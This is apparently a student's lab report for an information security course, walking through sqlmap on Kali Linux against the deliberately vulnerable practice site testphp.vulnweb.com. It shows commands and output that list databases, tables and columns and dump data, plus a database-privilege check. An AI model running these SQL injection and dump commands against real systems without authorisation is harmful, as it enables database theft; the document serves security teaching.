VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Information Security Management

CSE3502

Lab Assignment 5


SQLMAP

Slot : L25+L26

Name : Kulvir Singh

Register Number : 19BCE2074

SQL Map installation :




Sqlmap -h

basic command for listing all the options in sqlmap


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
```

#sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"




#sqlmap -u http://testphp.vulnweb.com/ –dbs


–dbs option here will enlist all the available databases on the target machine if the target is vulnerable to SQL injection. Once you get the list of your databases, the next step is to get the list of all the tables of selected database.




List of the databases found :




Sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns




kali@kali: ~/Desktop
File Actions Edit View Help
+---------+---------------+
| Column | Type |
+---------+---------------+
a_id	int
cat_id	int
img	varchar(50)
pic_id	int
plong	text
price	int
pshort	mediumtext
title	varchar(100)
+---------+---------------+
Database: acuart
Table: categ
[3 columns]
+---------+---------------+
| Column | Type |
+---------+---------------+
cat_id	int
cdesc	tinytext
cname	varchar(50)
+---------+---------------+
Database: acuart
Table: products
[5 columns]
+-------------+---------------+
| Column | Type |
+-------------+---------------+
description	text
id	int unsigned
name	text
price	int unsigned
rewritename	text
+-------------+---------------+
Database: acuart
Table: featured
[2 columns]
+--------------+-------+
| Column | Type |
+--------------+-------+
| feature_text | text |
| pic_id | int |
+--------------+-------+
Database: acuart
Table: users
[8 columns]
+----------+---------------+
| Column | Type |


#sqlmap -u "url" --columns -D database-name -T table-name

Now –columns option will tell the sqlmap to get the name of all the columns and additional -T argument is used to specify the table name from which you want to enlist all the columns.




#sqlmap -u "url" --dump -D database -name -T table-name

Once you get the columns' name, either you can dump the whole columns' data into csv file from the database or you can dump the data from selected fields.



#sqlmap -u "url" --dump -D database-name

You can also dump the whole database by using following command



#sqlmap -u "url" -o -b --current-user --is-dba

To see if the current user has root access to the database management system, issue the following command.